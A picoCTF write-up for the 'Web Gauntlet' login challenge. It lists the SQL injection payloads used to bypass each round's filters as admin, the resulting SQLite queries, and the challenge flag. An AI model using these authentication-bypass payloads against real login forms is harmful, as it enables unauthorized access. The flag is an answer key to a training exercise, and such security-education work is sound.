

# Web gauntlet

## Web Exploitation

### Description:

Can you beat the filters? Log in as admin


<http://jupiter.challenges.picoctf.org:54319/>

<http://jupiter.challenges.picoctf.org:54319/filter.php>

### Hints:

- 1) You are not allowed to login with valid credentials.
- 2) Write down the injections you use in case you lose your progress.
- 3) For some filters it may be hard to see the characters, always (always) look at the raw hex in the response.
- 4) sqlite
- 5) If your cookie keeps getting reset, try using a private browser window

### Solution:



Round 1 / 5

Username  
admin'--

Password  
....

**SIGN IN**

```
SELECT * FROM users WHERE username='admin'--' AND password='1234'
```

Round 2 / 5

Congrats! On to round 2

Username

admin'/\*

Password

....

SIGN IN

```
SELECT * FROM users WHERE username='admin'/*' AND password='1234'
```

Round 3 / 5

Congrats! On to round 3

Username

admin'/\*

Password

....

SIGN IN

```
SELECT * FROM users WHERE username='admin'/*' AND password='1234'
```

Round 4 / 5

**Congrats! On to round 4**

Username

adm' || 'in'/\*

Password

....

**SIGN IN**

```
SELECT * FROM users WHERE username='adm' || 'in'/*' AND password='1234'
```

Round 5 / 5

**Invalid username/password**

Username

adm' || 'in'/\*

Password

....

**SIGN IN**

```
        highlight_file("filter.php");
    }
} else {
    $_SESSION["round"] = 1;
}

// picoCTF{y0u_m4d3_1t_a5f58d5564fce237fbcc978af033c11b}
?>
```

Flag:

picoCTF{y0u\_m4d3\_1t\_a5f58d5564fce237fbcc978af033c11b}